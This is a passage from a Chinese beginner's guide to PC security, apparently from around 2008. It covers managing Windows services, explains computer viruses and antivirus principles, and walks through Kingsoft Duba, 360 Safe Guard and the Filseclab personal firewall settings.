打开【管理工具】窗口，然后双击【服务】图标，打开【服务】窗口，这里显示了计算机中所有的后台服务程序，用户可以根据自己的需要来启用或者停止相关的服务。

2.　启用和禁用服务

对于一些如病毒、木马和恶意程序等的后门程序，它们想要实现破坏目的是需要开启计算机中的一些服务的，但是这些开启的服务对于用户来说却是不必要的。


对于这些服务，用户应该及时地将其停止。而有的时候，病毒、木马和恶意程序等会将计算机中的一些服务停止，以达到其难以被发现的目的。下面以启用“Server”服务为例，介绍具体的操作步骤。

1 打开【服务】窗口，在右边窗格中找到并选中【Server】选项。

2 双击该选项，打开【Server 的属性（本地计算机）】对话框，切换到【常规】选项卡。

3 在【启动类型】下拉列表中选择【自动】选项，然后单击 应用(A) 按钮，即可发现【服务状态】下面的 启动(S) 按钮被激活。

4 单击 启动(S) 按钮，弹出【服务控制】对话框，显示正在启动该服务。启动完成，该对话框会自动关闭，此时用户可以发现 停止(T) 按钮和 暂停(P) 按钮被激活，单击这两个按钮可以停止或者暂停该服务。



禁用相关服务的方法实际上和启用该服务是相对应的，用户只需打开与该服务相对应的属性对话框，在【启动类型】下拉列表中选择【已禁用】选项，然后单击 停止(T) 按钮即可。

有些服务并不是独立运行的，而是依存于另外的一些服务，因此当用户停止了一些服务之后，其他一些与之有依存关系的服务也会无法运行，所以用户在停止或者禁用相关服务时一定要慎重。

3. 设置当服务启动失败时的故障恢复操作

默认情况下，很多服务都是随系统启动而启动的，用户不必自己手动启动。但是，在有些情况下，一些服务可能由于某种原因并没有随系统启动而启动，这时就需要用户手动启动该服务。不过用户可以通过设置当服务启动时遇到故障的恢复条件来避免手动启动服务情况的发生。

下面仍以“Server”服务选项为例，介绍如何设置当服务启动失败时的故障恢复操作。具体的操作步骤如下。

1 打开【服务】窗口，然后在右边窗格中双击【Server】选项，打开【Server 的属性（本地计算机）】对话框，切换到【恢复】选项卡中。

2 在【选择服务失败时计算机的反应】组合框中列出了 3 次失败后将要进行的操作，在相应的下拉列表中选择相应的操作即可。例如在【第一次失败】下拉列表中选择【重新启动服务】选项，同样的，在【第二次失败】下拉列表中选择【重新启动服务】选项，然后在【重新启动服务】文本框中输入相应的数值，该数值表示当服务启动失败后等待多少时间将会重新启动该服务，默认为 1 分钟，设置完成单击 确定 按钮即可。

如果选择【重新启动计算机】选项，则可通过单击 重新启动计算机选项(B)... 按钮来指定重新启动计算机之前要等待的时间，还可以创建计算机重新启动之前向远程用户显示的消息。

新手

第 14 章 做好防范——定期查杀恶意程序

Chapter 14

小龙：小月，我总感觉最近电脑运行有些慢。

小月：是吗？是不是中了病毒啊？

小龙：从电脑症状来看，像是中了病毒。

小月：那就使用杀毒软件查杀一下吧！

小龙：可是我不会使用杀毒软件啊！

小月：我教你用吧，以后电脑上一定要安装杀毒软件。

小龙：谢谢。

要点导航

- 使用杀毒软件查杀病毒
- 使用防火墙防范网络攻击

14.1 使用杀毒软件查杀病毒

无可非议，杀毒软件在维护系统安全及查杀病毒方面的功用不可忽视。使用杀毒软件，用户可以很快地发现潜藏在计算机中的病毒和木马，然后将其杀掉。

14.1.1 病毒的查杀原理

现在绝大多数的杀毒软件都有着一样的查杀病毒的原理，即创建病毒库，然后利用这些病毒库中的识别码来区别病毒与正常数据，从而达到查杀病毒的目的。

1. 计算机病毒介绍

“计算机病毒”与医学上的“病毒”不同，它不是天然存在的，而是某些人利用计算机软、硬件所固有的脆弱性编制成的具有特殊功能的程序，通常人们称之为“计算机病毒”。

这些程序之所以被称为“病毒”，主要是因为它们具有类似于自然界中的病毒的某些特征。

其主要特征有以下几种。

- **隐蔽性**

该特征主要是指病毒存在、传染和对数据的破坏过程不易被计算机操作人员发现。

- **寄生性**

该特征是指计算机病毒通常是依附于其他文件而存在的。

- **传染性**

该特征是指计算机病毒在一定的条件下可以自我复制，并能对其他的文件或系统进行一系列非法操作，从而使之成为一个新的传染源。这是病毒最基本的特征。

- **触发性**

该特征是指病毒的发作一般都需要一个触发条件，这个触发条件可以是日期、时间、特定程序的运行或程序的运行次数等。如臭名昭著的 CIH 病毒就发作于每个月的 26 号。

- **破坏性**

该特征是指病毒在触发条件满足时，会立即对系统中的文件及资源等进行干扰破坏。

- **不可预见性**

该特征是指病毒相对于防毒软件永远是超前的。从理论上讲，没有任何一种杀毒软件能将所有的病毒杀除。

计算机病毒的传播主要是通过复制文件、传送文件及运行程序等几种方式进行的。

其主要的传播途径有以下几种。

- **硬盘**

因为硬盘存储的数据多，所以在其相互借用或维修时，就可以将病毒传播到其他的硬盘或软盘上。

- **软盘**

软盘主要是携带方便。早些时候在网络还不普及时，为了在计算机之间相互传递文件，会经常使用软盘，这样通过软盘就会将一台计算机的病毒传播到另一台计算机。

- **光盘**

光盘的存储量大，所以大多数的软件都刻录在光盘上，以便互相传递。由于普通用户的经济收入不高，购买正版软件的人相对较少，因此一些不法商人就将软件放在光盘上。因其只读，所以上面即使有病毒也不能清除，商人在制作过程中难免会将带毒文件刻录在上面。

- **网络**

在计算机日益普及的今天，人们常通过计算机网络互相传递文件及信件，这样就给病毒传播速度的加快提供了条件。由于资源是共享的，人们经常会在网上下载免费或共享软件，因此病毒也难免会夹在其中。

2. 杀毒软件的工作原理

一个杀毒软件好比一个信息分析的系统，当它发现某些信息被感染后，就会清除其中的病毒。信息的分析（或扫描）方式取决于其来源，杀毒软件在监控软驱、电子邮件或局域网间数据移动时的工作方式是不同的，虽然原理相同，但在细微之处还是有区别的。

假设信息是在“源系统”中，必须到达“目标系统”。这里所说的“源系统”可能是一张软盘，“目标系统”可能是计算机的硬盘；或“源系统”是存储在 ISP 的一条消息，而“目标系统”是客户端计算机上的基于 Winsock 协议的 Windows 通信系统。

杀毒软件能够提供高级的防护，阻止任何带给用户的特别“惊奇”。当杀毒软件在扫描计算机中的文件时，需要对扫描的文件进行分析，并将分析结果与自身所带的病毒特征库中的病毒特征相比较，当发现扫描的结果与病毒库中的某些特征相同或相似时，杀毒软件会发出不同级别的威胁警报，然后再由使用它的用户来决定是否查杀相应的病毒。

但是，如果病毒库中没有相应的病毒特征，那么杀毒软件就不会发出警报，这样也就不会发现病毒。就算用户已感觉到计算机运行异常，可还是不能够从杀毒软件那里得到相关的威胁警报信息。

因此，也可以从这方面来说，杀毒软件是永远“落后”于病毒的。但是，这也并非在说，用户就不需要安装杀毒软件了，毕竟，新病毒和木马还是远远少于已经存在的病毒和木马的，因此安装杀毒软件可以有效地防止这些病毒和木马入侵用户的计算机。

14.1.2　使用杀毒软件查杀电脑病毒和木马

阻止计算机病毒侵入系统的方法通常有两种：一种是将其从 Internet 和其他网络中断开，不使用任何软盘、光盘和其他可移动磁盘，从此就能确保计算机远离病毒，但同时也意味着用户的计算机将接收不到任何信息，除非用户自己通过键盘输入；另一种是安装一套杀毒软件，它可以使计算机免受恶意代码的攻击。

1. 使用金山毒霸查杀病毒

金山毒霸是一款比较优秀的国产杀毒软件，它包括金山毒霸、金山网镖、金山反间谍和金山漏洞修复等。它能保护用户的计算机免受病毒、黑客、垃圾邮件、木马、间谍软件和网络等的危害。

金山毒霸 2008 杀毒套装的主要功能如下。

主动实时升级

该功能解决了防毒最关键的“及时性”问题。一旦重大病毒爆发，在新的病毒特征库更新到服务器后，所有安装金山 2008 的在线用户计算机可以在 30 分钟甚至更短的时间内被通知自动连接服务器进行升级，以确保用户及时获得最新的病毒特征库，第一时间保障用户计算机的安全。

抢先启动防毒系统

该功能实现了对用户计算机从头开始的全程防护。金山毒霸 2008 通过对操作系统的所有文件、网页、电子邮件、光盘、移动存储设备、多种聊天工具、下载及其他各种进出计算机的文件以及程序进行全方位的整体监控，可以保

障在 Windows 未完全启动时便开始保护用户的计算机系统。它可以做到早于一切开机自动运行的病毒程序启动，以便有效地拦截随机加载的病毒，使用户避免“带毒杀毒”的危险。

主动漏洞修复

该功能能够确保用户的操作系统随时保持最安全状态，避免病毒利用该漏洞侵入系统。它可以扫描操作系统及各种应用软件的漏洞，当新的安全漏洞出现时，金山毒霸 2008 会下载漏洞信息和补丁，经扫描程序检查后自动帮助用户修补。

垃圾邮件过滤

该功能采用全新的垃圾邮件过滤引擎，采用全新算法、内置大量垃圾邮件过滤规则，大大地提高了对垃圾邮件的识别率，并且支持 Outlook、Outlook Express、Foxmail 等多种邮件客户端程序。

改进的邮件监控系统同时也支持多端口同时收发邮件，以便于管理使用不同端口收发邮件的不同邮箱。

隐私保护

该功能可以保护用户的重要的私密数据。一旦木马或间谍软件试图通过邮件盗取数据，金山毒霸 2008 便会报警提示用户，确保用户的重要数据不会外泄。

网页反钓鱼

该功能可以自动监控用户浏览的网页。如果用户所浏览的网页是网络钓鱼网页，它则会智能地识别并弹出提示窗口。

定时查毒

该功能可以使程序自动执行用户事先定制的任务，达到事半功倍的效果。

增强的垃圾邮件过滤功能和客户端紧密结合

金山毒霸反垃圾邮件组件能够和最常用的邮件客户端之一——Outlook Express 紧密结合。

当用户接收到垃圾邮件或病毒邮件时，金山毒霸反垃圾邮件组件能够自动地分类垃圾邮件和正常的邮件。

同时，在金山毒霸中还加入了自定义规则的支持，用户可以根据自己的需求将来自某个人、某个域或者含有某些关键字的邮件设置为垃圾邮件，以实现分类管理。

发布金山毒霸脱壳引擎模块，大幅度地增强了对壳的支持

金山毒霸脱壳引擎模块的发布，进一步改善了金山毒霸对已知计算机病毒被人为加壳后的查杀能力，以及由于壳的原因带来的对已知计算机病毒查杀能力的影响的问题。在使用金山毒霸查杀病毒之前，用户需要将其安装到电脑中。


下面介绍如何使用金山毒霸进行病毒和木马的查杀，具体的操作步骤如下。

1 安装完成后打开该程序，进入其界面。

2 在这个界面中包括 3 个选项卡，即【安全起点站】、【监控和防御】和【互联网服务】。


选项卡	功能描述
安全起点站	在该选项卡中可以实现快速扫描任务的目的
监控和防御	在该选项卡中显示了金山毒霸各种监控系统的开启状态以及可以对其进行的设置
互联网服务	在该选项卡中包含了金山毒霸提供的一些在线服务

3 在【安全起点站】选项卡下，切换到【快捷方式】，单击 按钮，可以调用金山毒霸的【全面杀毒】模块，首先扫描安装到用户计算机中的恶意软件并将结果显示出来。金山毒霸将优先对这些恶意软件进行清除，然后再对用户所选的路径进行全面扫描。



4 每一种杀毒软件在进行查杀病毒的时候，都要占用一定的内存和 CPU 资源，有的甚至会占用很大的比例，从而导致计算机运行缓慢，这个时候，用户可以单击 暂停扫描 按钮，暂时停止病毒的检测。


5 单击 恢复扫描 按钮，可以继续进行病毒的扫描。单击 停止扫描 按钮，则可弹出【金山毒霸 2008】对话框。



6 如果用户确定要停止扫描，可以单击 是(Y) 按钮，否则单击 否(N) 按钮。这里单击 是(Y) 按钮，打开【金山毒霸 2008——查毒结果】窗口。

7 单击该对话框左下角的【查看详细日志】链接，可以打开【金山毒霸日志查看器】窗口，在此可以查看详细的扫描日志。

8 从中用户可以查看扫描出的病毒文件和路径以及处理情况，还包括其他的一些扫描信息和扫描的情况。如果用户想要保存该日志，可以单击 按钮，将日志保存为文本文档或者 CSV 文档。在弹出的【另存为】对话框中选择保存的路径并设置保存的文件名，选择文档格式，然后单击 保存(S) 按钮即可。



建议用户每隔一段时间就进行一次全面的扫描。另外，用户还可以将金山毒霸程序设置为定时查毒，这样每到一定的时间，金山毒霸主程序便会自动扫描，而无需用户手动启动了。

2. 使用 360 安全卫士维护系统

360 安全卫士是一款安全类上网辅助软件，它拥有查杀流行木马、插件管理、病毒查杀、诊断及修复、保护等数个强劲功能，同时它还提供弹出插件免疫、清理使用痕迹以及系统还原等辅助功能。

360 安全卫士具有以下几个特点。

主动防御全面保护

360 安全卫士能够阻止恶意程序的安装，保护系统关键位置，拦截恶意钓鱼网站，防止账号、QQ 号、密码丢失。而且它还能每日更新数据库，让系统每时每刻处于保护之中。

恶意软件一个不留

360 安全卫士具有驱动免疫、特征查杀、行为预判等独门绝技，具有超强的查杀能力，一改同类软件查得到杀不净的缺陷，能够彻底查杀近千款恶意软件。

查杀能力与时俱进

360 网站免费提供每周数次的恶意软件特征库更新以及每周一次的查杀引擎更新，能让新旧恶意软件无所遁形，例如 CNNIC 中文上网、网络实名等。

多余插件随心卸载

360 安全卫士可以完美卸载 8 大类共逾千款插件，每个插件均有详细的功能描述，供用户判断。

精准诊断智能修复

360 安全卫士拥有全面的系统诊断方式，可扫描系统 190 多个可疑位置，自带的知识库提供有 4 万多条解释，能智能修复 IE 浏览器、网络连接等设置。

修复漏洞拒绝攻击


能修复漏洞保证系统安全，提供强大的漏洞扫描功能，全面检测近 400 个系统漏洞，系统中的漏洞一目了然。能自动下载补丁并修复检测出的漏洞，全面保证系统的安全。

双重备份使用更安全

360 安全卫士独特的网络设置备份与系统还原备份，使得用户随时可以还原系统到查杀之前的原有设置，不用担心误操作带来的负面影响，用户尽可放心使用。

下面介绍如何使用360安全卫士查杀木马，具体的操作步骤如下。

1 360 安全卫士是一款免费的软件，用户可以到其官方网站上下载，其官方网站的地址是 http://www.360safe.com。然后将下载后的 360 安全卫士安装到计算机中并运行，进入其主界面。



2 切换到【查杀流行木马】选项卡，然后用户可以选择扫描的方式，包括【快速扫描木马】、

【全盘扫描木马】和【自定义扫描木马】等 3 种。

3 【快速扫描木马】方式主要对计算机的敏感区域进行扫描，【全盘扫描木马】方式则对整个计算机进行扫描，而【自定义扫描木马】方式则允许用户自定义扫描的文件路径。单击想要进行的扫描方式，360 安全卫士将开始扫描隐藏在系统中的木马程序，扫描完成，会把扫描结果显示出来供用户决定是否杀掉。

用户还可以使用 360 安全卫士进行许多选项的设置，例如进行 IE 修复、启动项管理、系统服务管理及系统进程管理等。

在 360 安全卫士中还提供了系统漏洞检查和修复的功能。有关使用 360 安全卫士修复系统漏洞的方法在前面已经介绍过，这里不再赘述。

14.2 使用防火墙防范网络攻击

随着网络的逐渐普及，网络攻击也成为了一种常见的现象。网络攻击不同于病毒，它有可能给用户带来无法想象的损失，因此抵御网络攻击便显得尤为重要。安装并使用防火墙能够有效地抵御网络攻击，给用户的系统安全带来保障。本节以费尔个人防火墙为例介绍。

费尔个人防火墙专业版是费尔安全实验室最重要的产品之一，它不仅功能非常强大，而且简单易用，既能满足专业人士的需求，也可以让一般用户很容易地操控。它可以为用户的计算机提供全方位的网络安全保护，而且它是完全免费的。它可以阻止蠕虫病毒的攻击，阻止霸王插件，提供双重保护，对连接进行实时控制，密码保护，对规则进行备份和恢复，控制对网站的访问，支持在线升级、流量示波器、隐私保护、Windows 安全中心、气球消息警示等。


下表列出了费尔个人防火墙的 7 种模式及其说明。

模式	说明
普通模式	多数用户采用此模式。它适用于个人使用的终端计算机，已知安全的或不安全的访问会被自动处理，对于一些未知的访问会询问用户。规则文件：xaclgn.cfg
Internet 连接共享模式	此模式可以支持 Windows Internet 连接共享，其他则与普通模式完全相同。规则文件：xics.cfg
普通安静模式	较为宽松的安静模式。此模式不会询问用户，完全由程序自己处理，但安全级别稍低，建议初级用户使用。它

续表

模式	说明
	可以阻挡绝大多数的外部攻击，包括蠕虫病毒的攻击，但对于由内到外的控管较为宽松，无法阻挡反弹型木马。规则文件：xquietgn.cfg
高级安静模式	较为安全的安静模式。此模式不会询问用户，完全由程序自己处理，但可能会自动拒绝一些你希望放行的程序，此时就需要手工修改规则以放行这些程序。当遇到已经微软数字签名的程序时便会自动放行，未知的程序则会被自动拒绝，这样既比较安全又不需要交互，但可能需要手工校正规则，所以只建议比较熟练的用户使用。规则文件：xquietad.cfg
服务器模式	在服务器上安装可以采用此模式，默认会放开 WEB、FTP、远程终端等常用服务。虽然本软件内建了服务器模式，但其并不是为服务器设计，而且没有在服务器上进行足够的测试，所以强烈建议不要将本软件安装在服务器上，特别是需要远程管理的服务器，它可能导致你失去远程控制的能力。规则文件：xserver.cfg
兼容模式	对于从费尔个人防火墙 2.5 或更老升级到此版本的用户，如果还希望使用老的规则，可以设置到此模式。如果你是全新安装，此模式则与普通模式相同。规则文件：xacl.cfg
自定义模式	初始设置和普通模式相同，你可以按照自己喜欢的方式修改规则和配置。规则文件：xcustom.cfg

费尔个人防火墙中的系统设置功能使得用户可以方便地设置个人防火墙。用户可以单击主界面中的【系统设置】按钮，切换到【系统设置】界面。



该界面中主要包括【拦截时的警示方式】、【示波器最大指示】、【日志】、【询问时】和【高级选项】等 5 个组合框。下面分别对这 5 个组合框中的设置选项进行介绍。

【拦截时的警示方式】组合框

在该组合框中，用户可以选择当个人防火墙拦截数据包时警示的方式，包括【发出声音】、【闪烁图标】、【弹出气球消息】和【自动选择气球消息或闪烁图标】等 4 种方式。下表列出了拦截时的警告方式的说明。

警示方式	说明
发出声音	当有封包被拒绝时，会在扬声器（或耳机）中发出“嘟”声报警
闪烁图标	当有封包被拒绝时，会在任务栏中闪烁图标（该图标为红色）
弹出气球消息	当有封包被拒绝时，在系统任务栏会弹出一个气球消息，在该消息中包含封包的详细说明。但是如果拒绝的封包较多，则会导致气球消息太多而影响正常使用，此时可以考虑用下面的选项来代替
自动选择气球消息或闪烁图标	为了减少气球消息的弹出量，此选项会自动地选择气球消息或闪烁图标来报警，自动选择的原则是在一定时间内每个 IP 的消息只弹出一次，再有的都用闪烁图标来代替

如果用户不想使用任何警示方式，则可撤选该组合框中的所有复选框。

【示波器最大指示】组合框

示波器指的是主界面中的动态流量图。

该组合框中包括【自动调整】和【手工设定】两个设置选项。选中【自动调整】复选框，个人防火墙会根据流量的大小自动调整示波器的最大指示，保证任何时候都能完整指示流量。

撤选【自动调整】复选框，【手工设定】文本框会被激活，用户可以在该文本框中输入数值以设置示波器的最大指示。该数值是固定不变的，当流量超过该值时，示波器只画到顶端。

【日志】组合框

选中【记录日志】复选框，个人防火墙将记录日志。而且当用户选中该复选框时，还可以在【日志文件最大为】下拉列表中选择日志文件的最大大小，该文件默认情况下是 5MB。

日志文件一共有 4 个，在此设定的日志文件最大大小并不是指这 4 个日志文件的合计大小，而是每个日志文件的大小。

【询问时】组合框

该组合框中所包含的是对询问对话框的默认处理动作。但是当软件认为需要询问用户时，便会弹出一个询问对话框询问用户如何处理此类封包，用户可以将该选项设置为自动处理。下表列出了该组合框中包含的 3 种处理方式及其描述。

处理方式	描述
等我决定	一直等待用户给出处理动作
自动放行	等待下面设定的秒数后自动放行此封包，并会自动创建规则在以后放行此类封包
自动拒绝	等待下面设定的秒数后自动拒绝此封包，并会自动创建规则在以后拒绝此类封包

当用户选中【自动放行】单选按钮或者【自动拒绝】单选按钮时，【自动处理前等待多少秒】文本框会被激活，用户可以在其中输入等待的时间。默认情况下，该数值为 300。

【高级选项】组合框

在该组合框中包含一些关于个人防火墙的高级设置选项。

下表列出了这些高级选项及其说明。

高级选项	说明
Windows 启动时自动启动	随 Windows 一起启动本防火墙
加入 Windows 安全中心（XP SP2）	选中加入到 Windows 安全中心，撤选则从安全中心中删除。此设置仅在 Windows XP SP2 下有效
自动停止 Windows 防火墙（XP SP2）	当启动本防火墙时自动停止 Windows 防火墙，在本防火墙退出或停止时自动启动 Windows 防火墙。此选项仅对 Windows XP SP2 有效
自动信任经过微软数字签名的程序	本防火墙可以自动识别并信任经过微软数字签名的程序，如 IE、OUTLOOK 等，这样可以减少防火墙的询问量，从而提高防火墙的易用性，同时也不会降低安全性
密码保护	密码保护是用来保护本防火墙的规则和配置不被别人任意改变的。一旦设置密码保护后，要想管理本防火墙，则必须通过密码验证后才可以。这样还可以用来进行父母控制，比如限制上网时间、禁止访问某些网站等
隐私保护	当前的隐私保护功能仅对 Referrer 进行过滤，也就是用户从一个网页链接到另一个时会将前一个网页的网址传给后一个，这样可能会让别人知道用户浏览网

续表

高级选项	说明
	页的习惯，此选项就是用来屏蔽这个网址从而保护隐私的。但有些网站可能需要此数据，屏蔽掉后会造成功能紊乱，所以不建议开启此选项
提示升级	每隔一段时间本软件可以提示用户进行更新，提示周期可以从下面设定。本选项只提示并不自动执行更新，如果要启用自动更新，请使用主界面的【在线升级】实现
每隔多少天提示一次	设定提示更新的周期

设置完成单击 应用(A) 按钮，即可将这些设置保存并应用。

费尔个人防火墙还提供有消息服务功能，该功能具有以下两个作用。

(1) 负责本地费尔系列软件的消息弹出。因为某些程序会运行在各种环境下，而有些进程无法弹出消息，为了保证消息的正常弹出，所以采用了消息服务程序中转消息。

(2) 其他一些作用。主要包括接收在线消息和测定各下载站点的下载速率。

除了以上这些，用户还应该熟悉一些基本的防御网络攻击的知识，以进一步保护系统的安全。